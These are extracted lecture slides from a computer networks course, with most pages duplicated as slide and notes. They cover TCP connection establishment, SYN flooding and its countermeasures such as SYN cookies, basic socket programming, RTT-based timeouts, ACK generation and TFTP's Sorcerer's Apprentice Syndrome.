
Computer Networks T-409-TSAM TCP/IP  
└ TCP Protocol Connection Establishment

2021-09-09

└ Server doesn't receive SYN or SYN+ACK- Client




# Server doesn't receive ACK



Computer Networks T-409-TSAM TCP/IP  
 └─TCP Protocol Connection Establishment

└─Server doesn't receive ACK

2021-09-09



1. Server will timeout
2. The main takeaway from this is that we have several different error paths, but the consequence (server timeout) is identical. Hence the need for tcpdump/wireshark

## Denial of Service: SYN Flooding

- Denial of Service attack - objective is to take down hosts
- Operates by causing servers to use up their resources
  - In particular memory
- Server has to remember state of connecting clients
  - Each open connection consumes a certain amount of memory
  - Server will eventually timeout
- Typically organised using botnets
  - Distributed Denial of Service (DDoS)

## Computer Networks T-409-TSAM TCP/IP


### TCP Protocol Connection Establishment

#### Denial of Service: SYN Flooding

2021-09-09

- Denial of Service attack - objective is to take down hosts
- Operates by causing servers to use up their resources
  - In particular memory
- Server has to remember state of connecting clients
  - Each open connection consumes a certain amount of memory
  - Server will eventually timeout
- Typically organised using botnets
  - Distributed Denial of Service (DDoS)


# SYN Flood



Computer Networks T-409-TSAM TCP/IP  
└ TCP Protocol Connection Establishment


└ SYN Flood

2021-09-09



1. Published in 1996 in 2600 and Phrack - rapidly used.
2. CERT advisory, CA-1996-21  
<https://www-uxsup.csx.cam.ac.uk/pub/webmirrors/www.cert.org/advisories/CA-1996-21.html>
3. The problem here is that sending a small SYN packet commits the server to reserve approx 800 bytes to store the connection state.

# Spamhaus DOS



Computer Networks T-409-TSAM TCP/IP  
└ TCP Protocol Connection Establishment  
└ Spamhaus DOS

2021-09-09



## Countermeasures

- Increase TCP Backlog (OS Kernel Parameter, SOMAXCONN)
- Reduce the SYN-RECEIVED timer
- SYN Caches - reduce size of state stored by server
- SYN Cookies - reduce state storage to 0
- Development of stateless connect protocols
  - eg. Stream Control Transmission Protocol (SCTP)

# Computer Networks T-409-TSAM TCP/IP

## TCP Protocol Connection Establishment

### Countermeasures

2021-09-09

#### 1. See: RFC 4987

- Increase TCP Backlog (OS Kernel Parameter, SOMAXCONN)
- Reduce the SYN-RECEIVED timer
- SYN Caches - reduce size of state stored by server
- SYN Cookies - reduce state storage to 0
- Development of stateless connect protocols
  - eg. Stream Control Transmission Protocol (SCTP)

# SYN Cookies

- Moves state of connection into the Acknowledgement field
- Transmission Control Block (TCB)
  - Server computes hash of basic TCB
  - Sends this in Acknowledgement field in SYN+ACK
  - Client returns this when completing connection
  - More information being stored in TCP Timestamp to preserve high-performance options
- Alters TCP synchronization procedures from RFC 793

## Computer Networks T-409-TSAM TCP/IP

### └ TCP Protocol Connection Establishment

#### └ SYN Cookies

2021-09-09

- Moves state of connection into the Acknowledgement field
- Transmission Control Block (TCB)
  - Server computes hash of basic TCB
  - Sends this in Acknowledgement field in SYN+ACK
  - Client returns this when completing connection
  - More information being stored in TCP Timestamp to preserve high-performance options
- Alters TCP synchronization procedures from RFC 793

1. Other solutions involved firewall equipment, and knocking culprits off the net if possible, possibly by restricting traffic at service providers.

Sequence (SEQ) and Acknowledgement (ACK)

Time	192.168.1.2	Comment
0.000	(54841) → SYN (80)	Seq = 0 Ack = 94856056
0.047	(54841) ← SYN, ACK (80)	Seq = 0 Ack = 1
0.047	(54841) → ACK (80)	Seq = 1 Ack = 1
0.047	(54841) → PSH, ACK - Len: 725 (80)	Seq = 1 Ack = 726
0.097	(54841) ← ACK (80)	Seq = 1 Ack = 726
0.100	(54841) ← ACK - Len: 1448 (80)	Seq = 1 Ack = 726
0.100	(54841) → ACK (80)	Seq = 726 Ack = 1449
0.100	(54841) ← ACK - Len: 1448 (80)	Seq = 1449 Ack = 726
0.100	(54841) → ACK (80)	Seq = 726 Ack = 2897
0.100	(54841) ← ACK - Len: 1448 (80)	Seq = 2897 Ack = 726
0.100	(54841) → ACK (80)	Seq = 726 Ack = 4345
0.150	(54841) ← ACK - Len: 1448 (80)	Seq = 4345 Ack = 726
0.150	(54841) → ACK (80)	Seq = 726 Ack = 5793
0.152	(54841) ← ACK - Len: 1448 (80)	Seq = 5793 Ack = 726
0.152	(54841) → ACK (80)	Seq = 726 Ack = 7241
0.152	(54841) ← ACK - Len: 1448 (80)	Seq = 7241 Ack = 726
0.152	(54841) → ACK (80)	Seq = 726 Ack = 8689

# Computer Networks T-409-TSAM TCP/IP -TCP Protocol Connection Establishment

—Sequence (SEQ) and Acknowledgement (ACK)

- and length is being sent via IP header

## Setting up a TCP/IP Connection: server

```
struct sockaddr_in serv_addr;
sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
portno = 51313;
serv_addr.sin_family      = AF_INET;
serv_addr.sin_addr.s_addr = INADDR_ANY;           // localhost
serv_addr.sin_port        = htons(portno);         // port to listen on
bind(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr))
listen(sockfd, 1);      // Limit queue of outstanding connections to 1
```

## Setting up a TCP/IP Connection: server

2021-09-09

1. SOMAXCONN is the second parameter to listen

```
struct sockaddr_in serv_addr;
sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
portno = 51313;
serv_addr.sin_family      = AF_INET;
serv_addr.sin_addr.s_addr = INADDR_ANY;           // localhost
serv_addr.sin_port        = htons(portno);         // port to listen on
bind(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr))
listen(sockfd, 1);      // Limit queue of outstanding connections to 1
```

# SO\_REUSEADDR

- Closing a TCP connection puts its socket into TIME-WAIT
- Has to stay there at least 2 x Maximum Segment Lifetime(MSL)
- Allows outstanding packets to "drain" from network
- Most implementations do not allow connections in this state

```
server_skt = socket (AF_INET_SOCK_STREAM, 0);

int resuseaddr = 1;
if (setsockopt(fd ,SOL_SOCKET,SO_REUSEADDR,&reuseaddr ,sizeof(reuseaddr))
    == -1)
{
    die ("%s", strerror(errno));
}
```

## Computer Networks T-409-TSAM TCP/IP └TCP Protocol Connection Establishment

### └ SO\_REUSEADDR

2021-09-09

1. Networking programming tips.

- Closing a TCP connection puts its socket into TIME-WAIT
- Has to stay there at least 2 x Maximum Segment Lifetime(MSL)
- Allows outstanding packets to "drain" from network
- Most implementations do not allow connections in this state

```
server_skt = socket (AF_INET_SOCK_STREAM, 0);
int reuseaddr = 1;
if (setsockopt(fd ,SOL_SOCKET,SO_REUSEADDR,&reuseaddr ,sizeof(reuseaddr))
    == -1)
{
    die ("%s", strerror(errno));
}
```

# SO\_LINGER

- Deprecated
- Can be used to set the TIME\_WAIT timeout to 0
- Aborts connection with immediate RST (reset)
- But - circumvents protection against stray packets

Computer Networks T-409-TSAM TCP/IP  
└ TCP Protocol Connection Establishment  
  └ SO\_LINGER

2021-09-09

- Deprecated
- Can be used to set the TIME\_WAIT timeout to 0
- Aborts connection with immediate RST (reset)
- But - circumvents protection against stray packets

## Setting up a TCP/IP Connection: server

```
session_fd = accept(server_skt, 0, 0)
// spawn thread/process to handle connection
```

2021-09-09

```
session_fd = accept(server_skt, 0, 0)
// spawn thread/process to handle connection
```

# Client

- connect() - providing destination address with port
- read()/write() to socket
- Client and Server must decide how much they are reading/writing
- Network delivers a stream of data
  - No delineation between different writes
  - Application will have to put own framing in, if it needs it

## Client

2021-09-09

- connect() - providing destination address with port
- read()/write() to socket
- Client and Server must decide how much they are reading/writing
- Network delivers a stream of data
  - No delineation between different writes
  - Application will have to put own framing in, if it needs it

## Timers, and Delayed and Missing Packets

Timers, and Delayed and Missing Packets

2021-09-09

# TCP Round Trip Time(RTT)

- TCP timers have to adjust to Round Trip Time on connection
  - Too short: premature timeout, excess retransmissions
  - Too long: slow reaction to segment losses
  - But: RTT is quite variable
- Endpoints measure RTT from packets
- Adjust timeout appropriately

2021-09-09

1. Already saw this in assignment 1 when measuring times to Australia

- TCP timers have to adjust to Round Trip Time on connection
  - Too short: premature timeout, excess retransmissions
  - Too long: slow reaction to segment losses
  - But: RTT is quite variable
- Endpoints measure RTT from packets
- Adjust timeout appropriately


## TCP round trip time: measuring

### TCP round trip time, timeout

- exponential weighted moving average

$$\text{EstimatedRTT}(t) = (1-\alpha) \cdot \text{EstimatedRTT}(t-1) + \alpha \cdot \text{SampleRTT}(t)$$


- influence of past sample decreases exponentially fast
- typical value:  $\alpha = 0.125$



2021-09-09

### TCP round trip time: measuring

- exponential weighted moving average
- $\text{EstimatedRTT}(t) = (1-\alpha) \cdot \text{EstimatedRTT}(t-1) + \alpha \cdot \text{SampleRTT}(t)$
- influence of past sample decreases exponentially fast
- typical value:  $\alpha = 0.125$



# SampleRTT

- Timeout interval: Estimated RTT plus safety margin
  - Varies on the variation in RTT for the connection
- Estimate Sample RTT deviation from Estimated RTT

$$\begin{aligned} DevRTT(t) &= \\ &(1 - \beta).DevRTT(t - 1) + \beta.|SampleRTT(t) - EstimatedRTT(t)| \\ &\text{typically } \beta == 0.25 \\ TimeoutInterval(t) &= EstimatedRTT(t) + 4.DevRTT(t) \end{aligned}$$

- Takeaway: TCP timeouts vary according to underlying conditions

2021-09-09

- Timeout interval: Estimated RTT plus safety margin
  - Varies on the variation in RTT for the connection
- Estimate Sample RTT deviation from Estimated RTT
  - $DevRTT(t) = (1 - \beta).DevRTT(t - 1) + \beta.|SampleRTT(t) - EstimatedRTT(t)|$  typically  $\beta == 0.25$
  - $TimeoutInterval(t) = EstimatedRTT(t) + 4.DevRTT(t)$
- Takeaway: TCP timeouts vary according to underlying conditions

## What Happens on Timeout?

- Depends on state client/server are in.
- During data transfer - packets will be retransmitted
- Retransmit segment(s) that caused timeout
- Restart timer


Computer Networks T-409-TSAM TCP/IP  
└ Timers, and Delayed and Missing Packets

2021-09-09

└ What Happens on Timeout?


- Depends on state client/server are in.
- During data transfer - packets will be retransmitted
- Retransmit segment(s) that caused timeout
- Restart timer

# Timeout: Packet Loss





2021-09-09

## Timeout: Packet Loss




1. two cases - lost data vs premature timeout.



Computer Networks T-409-TSAM TCP/IP  
└ Timers, and Delayed and Missing Packets

2021-09-09



- With premature timeout packets get duplicated.

# Packet Duplication

- TCP sockets typically transmit sequences of packets
- Don't wait for each packet to be acknowledged first
- Selective Acknowledgement (SACK)
  - Allows missing packets to be requested
  - Appear as "duplicate acknowledgements" - wireshark

Computer Networks T-409-TSAM TCP/IP  
└ Timers, and Delayed and Missing Packets  
  └ Packet Duplication

2021-09-09

- TCP sockets typically transmit sequences of packets
- Don't wait for each packet to be acknowledged first
- Selective Acknowledgement (SACK)
  - Allows missing packets to be requested
  - Appear as "duplicate acknowledgements" - wireshark

# TCP ACK Generation

## TCP ACK generation

RFC 1122, 5681

event at receiver	TCP receiver action
arrival of in-order segment with expected seq #. All data up to expected seq # already ACKed	delayed ACK. Wait up to 500 ms for next segment. If no next segment, send ACK
arrival of in-order segment with expected seq #. One other segment has ACK pending	immediately send single cumulative ACK, ACKing both in-order segments
arrival of out-of-order segment higher-than-expect seq #. Gap detected	immediately send <u>duplicate ACK</u> , indicating seq. # of next expected byte
arrival of segment that partially or completely fills gap	immediate send ACK, provided that segment starts at lower end of gap

2021-09-09

## └ TCP ACK Generation

1. TLDR: ACK behaviour is more complex than it might appear

TCP ACK generation

RFC 1122, 5681

event at receiver	TCP receiver action
arrival of in-order segment with expected seq #. All data up to expected seq # already ACKed	delayed ACK. Wait up to 500 ms for next segment. If no next segment, send ACK
arrival of in-order segment with expected seq #. One other segment has ACK pending	immediately send single cumulative ACK, ACKing both in-order segments
arrival of out-of-order segment higher-than-expect seq #. Gap detected	immediately send <u>duplicate ACK</u> , indicating seq. # of next expected byte
arrival of segment that partially or completely fills gap	immediate send ACK, provided that segment starts at lower end of gap


## TFTP: "Sorcerer's Apprentice Syndrome"

TFTP: "Sorcerer's Apprentice Syndrome"

2021-09-09

# Stop and Wait - What can possibly go Wrong?

- Client sends Data
- Server sends ACK
- Client sends more Data




Computer Networks T-409-TSAM TCP/IP  
└ TFTP: "Sorcerer's Apprentice Syndrome"

└ Stop and Wait - What can possibly go Wrong?



2021-09-09

- Client sends Data
- Server sends ACK
- Client sends more Data




1. TFTP (trivial file transfer protocol - simple protocol, simple send and response with timeouts)

2021-09-09



1. ACK is lost, so client retransmits



## Packet arrives a little later

- TFTP required the generation of a reply packet to any packet
- Consequence was delayed packet triggered two ack's
- Receipt of those ACK's triggered two more packets
  - ⇒ Every packet following was duplicated

Computer Networks T-409-TSAM TCP/IP  
└ TFTP: "Sorcerer's Apprentice Syndrome"

2021-09-09

